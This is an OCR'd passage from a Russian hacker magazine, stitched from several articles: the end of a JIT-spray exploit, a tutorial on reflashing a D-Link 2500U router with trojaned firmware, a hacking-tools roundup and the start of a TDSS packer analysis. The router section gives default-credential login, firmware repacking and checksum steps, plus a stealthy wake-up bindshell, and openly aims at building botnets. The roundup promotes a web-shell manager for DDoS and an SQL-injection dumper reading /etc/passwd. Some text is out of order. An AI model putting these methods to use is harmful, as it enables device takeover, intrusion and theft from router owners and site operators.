
После `eval()`, которая заполонит память нашими страницами с кодом, вызываем `fff()` — эта функция эксплуатирует описанную в начале статьи уязвимость, переписывая регистр EIP значением 0x007070104, что передаст управление нашему коду, который скопирует метасплойтовский шеллкод по адресу 0x080A0000 и передаст уже ему управление. Время работы эксплойта с JIT SPRAY — от 6 до 10 секунд.

ВЫВОДЫ

Очевидно, что разработка JIT-компилятора должна учитывать многие нюансы. Следует не только избегать ошибок, приводящих к перехвату управления, но и делать код таким, чтобы он не сводил функционал защиты ОС к нулю. Выполнение простых правил вроде «не оставлять память доступной для записи и исполнения и не заносить значения пользователя в исполняемую память» сделали бы невозможным использование JIT SPRAY. Так что безопасность — это не только «безопасное программирование», но и безопасная архитектура. Отмечу, что компания VUPEN через неделю после доклада о JIT SPRAY в браузере Safari выпустила 0day-эксплойты для своих клиентов с использованием этой методики. Кроме того, я не имею возможности проверить JIT-движок Safari в Mac OS или iPhone/iPad, но если там архитектура аналогичная, то значит, что эти платформы в наибольшей опасности, так как браузер по обыкновению используется именно на них. ⌶

HellMilitia и my Death

Структура чипа Broadcom



ПОСЕВ ТРОЯНОВ В ЖЕЛЕЗНЫЕ ДЕВАЙСЫ

ЗАРАЖЕНИЕ РОУТЕРА DLINK 2500U

Данная статья является продолжением темы о взломе и заражении роутеров. На сей раз у меня на операционном столе другая модель роутера, но пока той же фирмы, D-Link 2500U. Описанное ниже куда интереснее, чем то, что было в первом материале — здесь представлен код Wake-up bindshell'а на Си для закрепления на роутере, а также описан принцип распаковки прошивок Broadcom.

Сразу после написания первой статьи мне в лапы попал этот маршрутизатор, и после беглого осмотра я понял, что внутреннее его устройство существенно отличается от модели 500T и, следовательно, требует отдельного описания. Изучение любого подобного устройства следует начать с поиска способов коммуникации, в данном случае воспользуемся старым добрым сканером портов nmap:

```
$ nmap -A 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up (0.026s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
```

```
23/tcp open   telnet
80/tcp open   http
```

Для меня останется загадкой, почему разработчики отдают предпочтение telnet вместо ssh, ведь он куда более защищеннее… Ну да ладно, и на этом спасибо. Проверим открытые UDP-порты, вероятно, есть что-то интересное:

```
# nmap -sU 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up (0.00096s latency).
Not shown: 997 closed ports
```

```
[omnissiah/vx][~]> hexdump -C -n 64 -s 62636 firmware.img
0000f4ac  73 71 73 68 00 00 01 59  00 16 7a c6 00 16 7a c2  |sqsh...Y..z...z.|
0000f4bc  00 00 00 00 00 16 49 b6  00 16 69 f9 00 02 00 00  |......I...i.....|
0000f4cc  a3 a0 00 0e 51 01 00 46  1d af 8d 00 00 00 00 20  |....Q..F....... |
0000f4dc  02 00 30 00 00 40 00 00  00 00 00 00 16 7a c2 5d  |..0..@......z.]|
```

Заголовок файловой системы

```
PORT   STATE         SERVICE
53/udp open          domain
67/udp open|filtered dhcps
69/udp open|filtered tftp
MAC Address: 00:26:5A:74:70:79 (D-Link)
```

Чутье не обмануло — сразу бросается в глаза tftp; уверен, что он используется для прошивки, но не будем спешить, убедимся в этом позже. Приступаем к сбору информации касательно строения операционной системы и телнетимся к роутеру:

```
$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96332 ADSL Router
Login: admin
Password: admin
```

Нет уже родного мне приветствия BusyBox, только это приветствие немного отличалось. Через несколько мгновений до меня дошло, что BCM — это Broadcom! А далее в названии идет тип платы (чипа), на которой построен маршрутизатор. Изначально я опешил — shell урезан до безобразия... Сделано это, вероятно, для того, чтобы такие как мы не лазили где не надо, но ведь, с другой стороны, такие как мы пролезут везде. Команды cd, ls или dir напрочь отсутствуют, структуру каталогов не узнаешь. Однако, в help`е вдруг засветился echo — он может выводить список файлов/директорий, правда, без обозначения, где что (директория/файл/символическая ссылка) находится, то есть будут выведены лишь имена объектов. Замену ls нашли, а где же брать cd? В это время один из тараканов в моей голове подсказал набрать sh, и... бинго! Появилось знакомое приветствие BusyBox, и, мигом введя команду help, в выводе я обнаружил потерянный cd! Совсем неясно, для чего сделано это безобразие — 2 shell'а... Но теперь все готово, и, с горем пополам, наконец-то можно приступить к сбору информации. Для начала осмотримся:

```
# echo *
bin dev etc lib linuxrc mnt proc sbin usr var webs
```

Все стандартно, за исключением linuxrc (как оказалось позже, это BusyBox) и webs (в этой директории содержатся файлы, относящиеся к веб-интерфейсу). Узнаем версию GNU\Linux:

```
# cat /proc/version
Linux version 2.6.8.1 (jenny@BS5) (gcc version 3.4.2)
#1 Wed Mar 4 21:10:17 CST 2009
```

Дистрибутив собран разработчиками. Слава Богу, здесь версия ядра 2.6, а это значит, что у нас совершенно не будет проблем с написанием трояна (привычнее ведь под 2.6 писать, чем под 2.4, тем более, если планируется что-то серьезное). Далее версии прошивки и чипа:

```
# cat /etc/versions
MODEL=DSL-2500U
VERSION=RU_1.50
BCM_VERSION=3.10L.01.
Revision=5317
FSSTAMP=20090304211235
```

При автоматическом заражении обязательно требуется проверять этот файл на соответствие версий, и при каких-либо отличиях прекращать инфицирование, иначе роутер может зависнуть, и получится «ни себе, ни людям». На официальном FTP-сервере лежит несколько вариантов прошивок для модели 2500U, каждая соответствует нужной версии аппаратного обеспечения.
Следующее действие — просмотр информации об архитектуре:

```
# cat /proc/cpuinfo
system type             : 96332
processor               : 0
cpu model               : BCM6338 V1.0
BogoMIPS                : 239.20
wait instruction        : no
microsecond timers      : yes
tlb_entries             : 32
extra interrupt vector  : yes
hardware watchpoint     : no
unaligned access                : 8407352
VCED exceptions         : not available
VCEI exceptions         : not available
```

Как мы видим, роутер построен на плате Broadcom 96338. Ее используют множество производителей: Netgear, Asus и т.п., но с мелкими изменениями в программном обеспечении (например, у одного из производителей вместо веб-интерфейса панель управления находится в shell'е, но это совсем не страшно, так как нормальный shell остался), так что описанное здесь можно применить и к другим моделям. Построена эта плата на процессоре 280D MIPS, с тактовой частотой более 200MHz (впрочем, это зависит от вольтажа). Сведения о памяти:

```
# cat /proc/mounts
rootfs / rootfs rw 0 0
/dev/root / squashfs ro 0 0
/proc /proc proc rw,nodiratime 0 0
tmpfs /var tmpfs rw 0 0
# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00153000 00001000 "Physically mapped flash"
# cat /proc/meminfo
MemTotal:         6108 kB
MemFree:           428 kB
---8<---
```

Для организации файловой системы используется все та же SquashFs с патчем LZMA, но уже второй версии, коэффициент сжатия у нее выше. Разработчики не стали делить Flash-память на несколько блоков, ограничились одним, размер его — всего-то 2 Мб. Оперативная память составляет 6 Мб, и забита она почти полностью. Далее по плану список процессов. Разброса в управляющих программах в нем нет, видна только одна — CFM (Common Firmware Manager), собственно, заведующая всем программа. Telnet не показывает пароль к



Список процессов, запущенных на роутере

учетной записи, но найти его можно в конфигурационном файле, о котором речь пойдет позже. Еще в списке процессов присутствуют:

pvc2684d — служит для обеспечения соединения, подробнее можно почитать в описании технологии ADSL, ключевое слово PVC (Permanent Virtual Circuit).
sntp — демон синхронизации времени.
snmpd — демон, обеспечивающий удаленное управление по протоколу SNMP (Simple Network Management Protocol).
syslogd — демон, служащий для ведения системного лога. Очень, кстати, удобная штука: есть перенаправление логов по сети, позволяет своевременно принимать решения при возникновении проблем.

После детального осмотра системы о ней сложилось исключительно негативное представление — собрана она очень небрежно, и в первую очередь убивают наповал вещи вроде /dev/ac97 (AC97 относится к звуковым устройствам)...

ХИРУРГИЧЕСКОЕ ВМЕШАТЕЛЬСТВО

Теперь переходим к делу. Вначале, я задумался: «А как же перепрошить данную железку?». Нет ведь такой халявы, как в модели 500T: wget, большой объем оперативной памяти... И как нельзя кстати вспомнился обнаруженный в самом начале nmap'ом tftp-демон — именно он используется для прошивки. Пример общения с tftp, все банально:

```
$ tftp
tftp> connect 192.168.1.1
tftp> mode binary
tftp> put firmware.img
```

Когда я начал думать о модификации прошивки, актуальными стали несколько проблем:
• Старую прошивку сохранить нельзя, соответственно, если перешивать своей, конфигурация сбросится до заводской, что весьма подозрительно.
• Прошивка поставляется одним файлом, поэтому придется разбираться в формате файла и извлекать файловую систему. Для начала следует разобраться в формате файла прошивки и научиться распаковывать ее, чтобы далее модифицировать. Структуру можно подсмотреть в файле bcmTag.h из состава исходного кода прошивки. Формат, по сути, прост, и проблем с распаковкой не будет, можно будет спокойно обойтись программами из состава GNU/Linux и SquashFs. Первые 265 байт занимает информация о прошивке, адреса и размеры секций с загрузчиком, ядром и файловой системой, а также их контрольные суммы.

```
$ hexdump -C -n 256 firmware.img
```

Смещение файловой системы вычисляется так: размер bcmtag(256) + размер CFE(62380) = 62636, а смещение конца файловой системы равно начало(62636) + размер файловой системы(1474560).

```
$ hexdump -C -n 64 -s 62636 firmware.img
```

Видна сигнатура SquashFs — «sqsh», значит, мы на правильном пути. Вырезаем образ файловой системы с помощью швейцарского ножа для файлов и образов — dd:

```
$ dd if=firmware.img of=fs.img bs=1 skip=62636
count=1474560
```

Все просто, если же что-то непонятно — man dd. Теперь распаковываем. Напомню, здесь используется вторая версия файловой системы с патчем LZMA.

```
$ mkdir unpacked_fs
$ usquashfs fs.img
```

Модифицируем как угодно, например, для теста я почти полностью перебрал дистрибутив, поубивал ненужное, поменял telnet на ssh (он мне ближе по духу), пересобрал BusyBox... Запаковываем обратно:

```
$ mksquashfs unpacked_fs modifed_fs.img -noappend
```

А вот теперь самое главное — конструирование нового файла прошивки. Нужно вставить файловую систему обратно на свое место и исправить поля в заголовке. Вырезаем из файла две части, до расположения файловой системы и после:

```
$ dd if=firmware.img of=before.img bs=1 count=62636
$ dd if=firmware.img of=after.img bs=1 skip=1537196
```

Смещение места за файловой системой равно началу файловой системы(62636) + размер файловой системы(1474560). Далее составляем из этих файлов один:

```
$ mv before.img modifed_firmware.img
$ dd if=modifed_fs.img of=modifed_firmware.img bs=1
seek=62636
$ dd if=after.img of=modifed_firmware.img bs=1
seek=1474560
```

Теперь следует поменять несколько полей в заголовке прошивки, а именно: totalImageLen, rootfsLen, kernelAddress, imageValidationToken (второй dword) и tagValidationToken. Вычисляются новые значения полей так.
• **totalImageLen**: `du -b modifed_firmware.img.`
• **rootfsLen** и **imageValidationToken**: `cksum -b modifed_fs.img`
• **kernelAddress**: `oldKernelAddress + (modified_rootfsLen - old_rootfsLen).`
И в самом конце, когда все поля изменены, tagValidationToken:

```
$ dd if=modifed_firmware.img of=modified_tag.img bs=1
count=256
$ cksum tag.img
```

Уф, наконец-то готово! В принципе, нет ничего сложного, главное в цифрах не путаться, иначе роутер нормально не загрузится. Перед прошивкой все тщательно проверяй, дабы потом не терять драгоценного времени на восстановление получившегося «кирпича». Это был обходной способ модификации, а ведь можно просто собрать свою прошивку, внедрить туда троян, и перепрошивать ею взломанные маршрутизаторы. Первоначально надлежит выкачать архив с исходными кодами с официального FTP-сервера, потом распаковать его. Появятся еще

Дамп заголовка. Структура проста и проглядывается невооруженным глазом

два архива. Первый с toolchain'ом (*uclibc_crosstools*), если он еще не имеется, то распаковываем в корень своего GNU/Linux. Второй архив уже с исходным кодом, для него нужно создать отдельную директорию:

```
$ mkdir dlink_firmware
$ tar xvfz *consumer.tar.gz -C dlink_firmware
```

Далее запускаем скрипт consumer_install и компиляцию:

```
$ cd bcm_963xx_router
$ make PROFILE=96332CG
```

Переменная PROFILE означает версию чипа, для которого следует собирать прошивку. Более подробно можно подсмотреть в Compile.pdf на FTP в директории с исходниками. Какой способ выбирать — решать тебе. Оба одинаково не представляют собой ничего сложного, но в то же время отнимают одинаковые время и силу, так что выбирай по духу. Но ведь осталась еще одна нерешенная проблема — сохранение конфигурации роутера! Будет слишком подозрительно, если железка, с точки зрения пользователя, сама собой сбросит настройки в заводские. После детального осмотра роутера я нашел способ заполучить конфиг, и даже более того — способ зашить его обратно. Таким образом, через веб-интерфейс он и будет получен:

```
$ wget http://admin:admin@192.168.1.1/
backupsettings.conf
```

А запихнуть его обратно можно с помощью TFTP-клиента в оболочке роутера:

```
# tftp -g -f backupsettings.conf -t c 192.168.1.2
```

Прежде нужно поднять у себя TFTP-сервер, и в корень положить файл backupsettings.conf. Ты уже знаешь, как это делать, по первой статье :).

ПОКАЗАНИЯ К РЕАНИМАЦИИ

При экспериментах с прошивкой неожиданно могут возникнуть проблемы, поэтому нужно знать, как восстанавливать работоспособность этой модели. Способы те же, что и в случае с 500T, только реализации отличаются. В этой модели используется загрузчик CFE (Common Firmware Environment), для перевода его в режим аварийного восстановления следует зажать кнопку Reset и, не отпуская ее примерно 20 секунд, включить устройство. Далее, зайдя на HTTP роутера, можно увидеть панель восстановления. Если все совсем плохо (загрузчик отказывается работать), как было описано в прошлой статье, не стоит отчаиваться, а стоит воспользоваться JTAG-интерфейсом. Напоминаю, перепрошивка через интерфейс внутрисхемной отладки — дело совсем не быстрое и подвержено сбоям (например, при длинном кабеле), поэтому следует пользоваться им только в крайних случаях.

СИНТЕЗ ВИРУСА

Мне очень нравятся подобные встраиваемые системы. Не надо думать, как обойти больше AV-продуктов, как подольше закрепиться в системе. Тут нет таких проблем! Ни о каких AV и речи нет, в системе можно закрепляться как угодно, хватает одной строки в стартовом скрипте, чтобы запустить после перезагрузки мое творение. Самый главный козырь — это факт, что весь трафик пользователя или сети находится у меня в руках. Но все же, для более новых моделей следует применять способ заражения исполняемых файлов, любой, самый простой. Единственное — следи за endian, то есть порядком следования байтов: роутеры построены на различных MIPS-процессорах, и, соответственно, у них различен порядок следования (big endian, little endian). Это более технологичный вариант, но не стоит забывать, что здесь царит GNU\Linux. Можно применить старый трюк: внедрять в исходники стандартных программ свой код. Я делал именно так: в начало кода, например, программы export (она запускается при старте роутера, в скрипте /etc/init.d/rcS), добавил fork() и свой код трояна, перекомпилировал и добавил в свою прошивку. В итоге, когда роутер стартует, выполняется скрипт, далее запускается программа export (дабы установить необходимые переменные окружения), он разветвляется, и троян начинает работать отдельно от export. Сейчас, как пример трояна и хорошего способа закрепиться на роутере, подойдет bindshell. С его помощью можно в любой момент подключиться к железке и делать с ней все что угодно. Выбрал я именно Wakeup-bindshell, чтобы оставаться максимально скрытым. Для тех, кто не знает, принцип действия шелла таков: изначально троян не открывает порт, а ждет специального ICMP-пакета (этот протокол не использует порты, обработка идет на уровне IP), в котором идентификатор(icmp.icmp_id) равен 0xDEAD (это знак, что пора открыть порт). Сделано это для того, чтобы bindshell постоянно не светился с открытым портом, ведь такой исследователь, как я, может нарваться на странный порт, а владелец роутера сразу же прошьет железку заводской прошивкой. Наш алгоритм таков: пишем программу, которая будет отправлять специализированный ICMP-запрос, затем творим bindshell — в бесконечном цикле он будет ловить ICMP-запросы и проверять поле icmp.icmp.id на соответствие с 0xDEAD. Если проверка прошла — открываем порт (31337, конечно же). Сорцы биндшелла и wakeup ты можешь найти на нашем DVD.
Вообще, из этих вещей можно и даже нужно растить нечто более серьезное. Например, сделать код в виде LKM, использовать руткит-технологии, добавить шифрование трафика... Все это необходимо, чтобы вырастить в будущем настоящий ботнет из роутеров и прочих железячных устройств.

ПОКАЗАНИЯ К ПРОФИЛАКТИКЕ И ЛЕЧЕНИЮ

Повторюсь еще раз — чтобы не стать жертвой, и не заметить неладное только тогда, когда пропадут деньги с электронных счетов (а потом еще долго думать: «Где же это я прокололся?», не обращая внимания на троянский роутер), меняй пароли на более сложные. Не ленись, настраивай iptables (не зря он стоит во всех устройствах). Но, вместе с тем, этого недостаточно. Допустим, ты настроил iptables так, чтобы он пускал к панели управления (ssh) только с твоего IP-адреса — это не спасет! Надеюсь, не была забыта идея, проскочившая в прошлой статье, о заражении с компьютера пользователя. И сложный пароль может быть подобран, особенно если его брутит троян, снабженный средствами размножения. Приведу один довольно действенный, но иногда неоправданно сложный способ; сработает он, только если есть возможность периодически сливать с роутера образы файловой системы и ядра. Заключается прием в проверке хешей файлов, и сверке их с эталоном (официальной прошивкой). Полностью весь образ проверять не следует, ведь там могут быть файлы, которые изменяются (конфигурационный файл, например), поэтому пишем программу, которая раз в неделю, например, сливает образы, распаковывает и сверяет хеши исполняемых файлов и загрузочных скриптов.

ВЫПИСКА

Я планирую и дальше писать на тему заражения встраиваемых систем, ведь, согласись, это настоящий клад для исследователя, ботовода и троянописателя. С каждым днем количество и разнообразие подобных железок только растет — не стоит медлить, завоюем этот фронт раньше других! ⌶






X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

Программа: **GetEngine**
ОС:***nix/win**
Автор: **elwaux**



Определяем версию и тип движка

Вот и посыпались, как из рога изобилия, первые релизы от rdot.org/forum — продолжателей дела похеканного Античата.
Один из таких релизов — это давно ожидаемый перловый сканер для определения версии и типа движка, крутящегося на удаленном сервере.
Сканер работает на основе локальной текстовой базы «base.getEngine», в которой уже содержится список из более чем 70 движков.
Запускается и работает скрипт следующим образом:

```
./ge.pl site.com #обычный режим
./ge.pl site.com -debug #запуск с подробнейшей инфой
./ge.pl -update #обновление базы данных движков
```


Пример работы:

```
./ge.pl rdot.org/forum/
GetEngine v0.1
eLwaux(c)2009
Found Engine: vBulletin
version 3.8.5 (clientscript/
vbulletin_global.js)
```

Советую следить за обновлениями скрипта в топике https://rdot.org/forum/showthread.php?t=146.

Программа: **[S]Hell Wizard 4.3**
ОС: ***nix/win**
Автор: **Dr.Z3r0**

А вот и еще один полезнейший релиз от мембера rDot — тулза для управления шеллами «[S]Hell Wizard».



Интерфейс менеджера шеллов

Эта система предназначена для массового управления веб-шеллами сразу нескольких типов с помощью интуитивно понятного интерфейса и впечатляющего функционала.
Основной принцип работы утилиты — это хранение информации о каждом из шеллов в MySQL-базе данных, с помощью которой и упрощаются всяческие операции по выборке и изменению сохраненных шеллов.
Например, если у тебя есть огромный список из тысяч веб-шеллов, и тебе требуются шеллы для организации DDoS-атаки, ты сможешь без проблем сделать выборку по параметрам (возможность управления директивами set_time_limit, ignore_user_abort и доступность сокетов) интерпретатора PHP, установленного на удаленном серваке. Полученные списки ты сразу же сможешь отсортировать по ширине канала.
Для начала работы с менеджером тебе необходимо всего лишь добавить список шеллов в базу данных (пункт меню «Добавить шеллы») в формате:

```
http://www.site.com/path/shell.php
http://www.site2.com/path/shell.php
http://www.site3.com/path/shell.php?basic_user=[user]&basic_pass=[pass] #для шеллов с BasicAuth
```

Если выбрать пункт «Просто добавить в БД», то адреса будут добавлены без дополнительных параметров, а если же нажать «Прочекать», то шеллы будут чекаться на следующие параметры:

- PR домена;
- Тип шелла (определяется тип шелла: r57, c99 и другие);
- Параметры сервера (ОС, веб-сервер);
- Параметры PHP (safemode, open_base_dir, set_time_limit, ignore_user_abort, включена ли библиотека socket);
- Права на запись в главную страницу сайта;
- Размер канала.

Далее кликай на сабмит-кнопку и жди — шеллы будут добавлены в БД.
Основные достоинства скрипта:


- Гибкая и интуитивно понятная настройка выборки шеллов;
- Подробная информация о сервере для каждого веб-шелла;
- Поддержка BasicAuth на шеллах;
- Чек на PR каждого домена;
- Настройки вывода инфы в браузер или файл;
- Выполнение кода для каждого из веб-шеллов;
- Reverse ip для домена, на котором расположен шелл;
- Возможность добавления HTML-кода в морду сайта;
- Возможность организации DDoS-атак;
- Возможность добавления шаблонов типов шеллов (r57, c99 и прочие добавлены по дефолту);
- Работа с БД прямо из тулзы (SQL-запросы и бекап БД).


Все вопросы и пожелания по поводу работы тулзы направляй прямиком автору скрипта в топик — https://rdot.org/forum/showthread.php?t=136.

Программа: **SQLmap**
ОС: ***nix/win**
Автор: **inquis, stamparm**

Вот и дошла очередь в нашем сегодняшнем обзоре до SQLmap — знаменитой утилиты для автоматизации обнаружения и эксплуатации любых SQL-инъекций.
Особенности тулзы впечатляют:

- Поддержка работы в *nix- и Windows-средах;
- Поддержка баз MySQL, MS SQL, PostgerSQL, Oracle;
- Полная поддержка трех основных техник проведения SQL-инъекций: простая, blind и UNION (также присутствует поддержка «time based» инъекций);
- Поддержка регулярных выражений;
- Поддержка выполнения команд операционной системы (MySQL и PostgreSQL через user-defined функции, Microsoft SQL Server — через xp_cmdshell());







SQLmap за работой


- Поддержка инъекций, скрывающихся в кукисах и серверных переменных;
- Поддержка HTTP Basic, Digest, NTLM и Certificate способов аутентификаций;
- Определение баннера системы (сервера, интерпретатора скриптов, базы данных);
- Отображение имени пользователя, под которым работает атакуемый сервер;
- Отображение баз данных, таблиц, колонок и полей;
- Определение прав пользователя БД;
- Выполнение произвольных SQL-запросов;
- Отображение списка пользователей БД и хешей их паролей (при хорошем стечении обстоятельств);
- Дамп отдельных таблиц или полный дамп всей базы данных;
- Взаимодействие с Metasploit и w3af;
- Использование багов в различных БД;
- Чтение и загрузка в БД различных файлов, лежащих на сервере;
- Взаимодействие с Гуглом;
- Поддержка прокси и соксов;
- Отправка данных методами GET или POST;
- Кодирование запросов с помощью функции CHAR() (если включена директива «magic_quotes»);
- Создание файлов конфигурации или ввод кастомных команд.

Для примера попробуем определить, что крутится на удаленном сервере, при помощи тестовой скули http://test.com/test.php?id=1. Для этого запускай SQLmap следующим образом:

```
sqlmap -u "http://test.com/test.
php?id=1" -b -v 1
```

В результате утилита выведет на экран примерно следующее:

```
sqlmap/0.8 - automatic SQL injection
and database takeover tool
http://sqlmap.sourceforge.net
[*] starting at: 04:53:42
...
web application technology: Apache
2.0.63, PHP 5.2.5
back-end DBMS operating system: None
back-end DBMS: MySQL 5
```



Сканим директории без проблем!

```
[04:53:43] [INFO] fetching banner
[04:53:43] [INFO] the back-end DBMS
operating system is None
banner: '5.0.90-community'

[04:53:43] [INFO] Fetched data
logged to text files under '/src/
sqlmap/output/blindcanadians.
ca'[*] shutting down at: 04:53:43
```

Из данного вывода ты сможешь узнать такую инфу о нашем тестовом сервере:


```
Сервер: Apache 2.0.63
Интерпретатор: PHP 5.2.5
База данных: MySQL 5
(5.0.90-community)
```

Узнать об остальных возможностях проги и разобраться с ее функционалом тебе поможет официальный сайт проекта — sqlmap.sourceforge.net.

Программа: **DirBuster**
ОС: ***nix/win**
Автор: **James Fisher, John Anderson, Subere, Richard Dean**

Представляю твоему вниманию замечательную прогу из проекта OWASP — мультипоточный. Java-сканер директорий и файлов DirBuster, который пригодится тебе для сложных случаев взломов сайтов. Основные особенности проги:

- Мультипоточность (более 6000 запросов в секунду);
- Работа по протоколам HTTPS и HTTP;
- Сканирование как директорий, так и файлов;
- Поддержка рекурсивного брутфорса в уже найденных директориях;
- Брутфорс, основанный на списках имен директорий и файлов;
- Брутфорс, основанный на переборе всех заданных символов «в лоб»;
- Запуск из любой директории;
- Поддержка кастомных HTTP-заголовков;
- Поддержка проксиков;
- Авто-переключение между HEAD- и GET-запросами;
- Анализ HTML-контента;
- Добавление кастомных расширений файлов;
- Поддержка Basic, Digest и NTLM способов авторизации;
- GUI и консольные варианты проги;



Правильно используем blind SQL-инъекции

- Поддержка любых платформ, поддерживающих Java.

В качестве очень неплохого бонуса в комплект входят девять огромнейших списков с различными наиболее часто встречающимися именами файлов и директорий. Остальную информацию ты сможешь найти на сайте проекта — owasp.org/index.php/Category:OWASP_DirBuster_Project.

Программа: **Blind SQL Injection Dumper v1.1**
ОС: ***nix/win**
Автор: **Shadow**

На очереди еще одна утилита для работы со скуль-инъекциями — Blind SQL Injection дампер от Shadow, основанный на «быстром» методе Qwazar'a (https://forum.antichat.ru/showpost.php?p=1494443&postcount=11). Синтаксис для запуска проги крайне прост:

```
BlindSQLiDumper.exe [full path whith
vuln param] -[q,f [param]] [file
out(default result.txt)]
```

Теперь подробнее о параметрах:

•q ["sql query to unlimit repeat"] используется в случаях, когда возникает сложность при использовании большой и запутанной конструкции запроса, особенно с использованием LIMIT (на вход подается SQL-запрос к какой-нибудь таблице, прога добавляет условно бесконечный LIMIT, на выходе получается дамп на консоли и в файле);

•f ["full path to filename for download"] позволяет автоматизировать процесс чтения файла (способ Qwazar'a ограничивает чтение файла 64 символами за раз), на вход подается полный путь до файла, который нужно сдампить, а на выходе получается дамп в файле.

Пример для дампа данных:



```
BlindSQLiDumper.exe test.com /
forum/index.php?id=-123' -q "select
table_name from information_schema.
tables" tables.txt
```

Пример для дампа файла:

```
BlindSQLiDumper.exe test.com /
forum/index.php?id=-123' -f /etc/
passwd passwd
```

Любые предложения и пожелания по работе утилиты, как и всегда, можешь смело направлять прямиком ее автору — https://rdot.org/forum/showthread.php?t=143. 

Вячеслав Закоржевский, старший вирусный аналитик «Лаборатории Касперского»

TDSS

Презерватив для TDSS

Полиморфный упаковщик для известного руткита: разбор и анализ

Одним из наиболее ярких зловредов последнего времени является TDSS. Правда, в этой статье под TDSS'ом будет подразумеваться не широко известный руткит, а полиморфный упаковщик, который обладает антиэмуляцией и использует обфускацию для усложнения детектирования.

РУТКИТ TDSS обычно защищен именно этим пакером. Его-то мы сегодня и разберем. А точнее, разберем не только его, но и весь довольно примечательный путь, который проходит руткит – от зараженного сайта до отработки на компьютере пользователя.

Вся настоящая история началась с зараженного сайта east.*****.pu.ru. Его главная страница содержала сразу семь разных вредоносных скриптов (см. схему).

Оригинальный HTML-код страницы
скрипт 1
скрипт 2
скрипт n

Схема зараженной страницы

